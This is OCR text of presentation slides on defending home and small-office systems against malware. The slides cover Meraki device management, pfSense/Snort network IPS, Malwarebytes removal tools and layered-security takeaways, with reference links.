
- Meraki Systems Manager
  - Allows for Windows, Mac, iOS, and Android based control policies
  - Requires installation of Meraki agents on device or host
  - Requires installation of Meraki certificates and profiles on device or host
  - **Currently free for personal use Cisco may take this away in the future*




cisco Meraki

COUNTERMEASURES (MANAGED DEVICES)

- Meraki Brief tutorial
  1. Sign up for an account at Meraki.Cisco.com
  2. Find your OS package and click on Deployment and begin Enrollment
  3. Install the profile on each device
  4. Set your control policy settings





cisco Meraki


COUNTERMEASURES (NETWORK IPS)

- Network IPS
  - Type: Preventive
  - Pros: Allows blocking of known exploits attacks, and some malware across entire Network
- Possible Solutions
  - PFSense (Free)
  - Sourcefire
  - Palo Alto NGFW



COUNTERMEASURES (NETWORK IPS)


- PFSense UTM / IPS
  - Use a spare computer with 2 Network cards and build your own UTM
  - Includes the popular Snort IPS package for blocking of exploits and malware
  - **May** speed up your network as it can process more load vs. your SOHO router from Best Buy



COUNTERMEASURES (NETWORK IPS)

- PFSense UTM / IPS
  - No soup (tutorial) for you! We don't have time today. Review the sites documentation and community forum
  - Don't worry, setup wizard is a breeze and there's a WebGUI (whew!)





COUNTERMEASURES (REMOVAL TOOLS)

- Removal Tools
  - Type: Response
  - Pros: Can help triage infections and remove some components of known malware
  - Cons: May break your OS functionality due to removing infected system files
- Possible Solution
  - Malwarebytes (Free Edition)
  - Not much else out there that's not a full Antivirus



TAKEAWAYS

- Remember that Malware comes in all forms
- Security controls need to be implemented in layers:
  - User Education is paramount!
  - Harden your device and OS
  - Use Antivirus Tools
  - Keep your systems AND applications up-to-date
- Whether Mac, PC, Linux, we are all fighting the good fight in the defense of your data… Well maybe just Mac and PC ;-)



Q&A / USEFUL REFERENCES

- http://www.tomsguide.com/us/bestantivirus,review25886.html
- https://www.sophos.com/enus.aspx
- https://www.malwarebytes.org/antimalware/mac/
- https://blogs.sophos.com/2015/03/26/dontbelievethesefourmythsaboutlinuxsecurity/
- https://www.nsa.gov/ia/mitigation_guidance/security_configuration_guides/operating_systems.shtml#AppleMac
- http://searchsecurity.techtarget.com/definition/endpointsecuritymanagement

- Technical Advisory from: SCIS, Security Services www.scissecurity.com

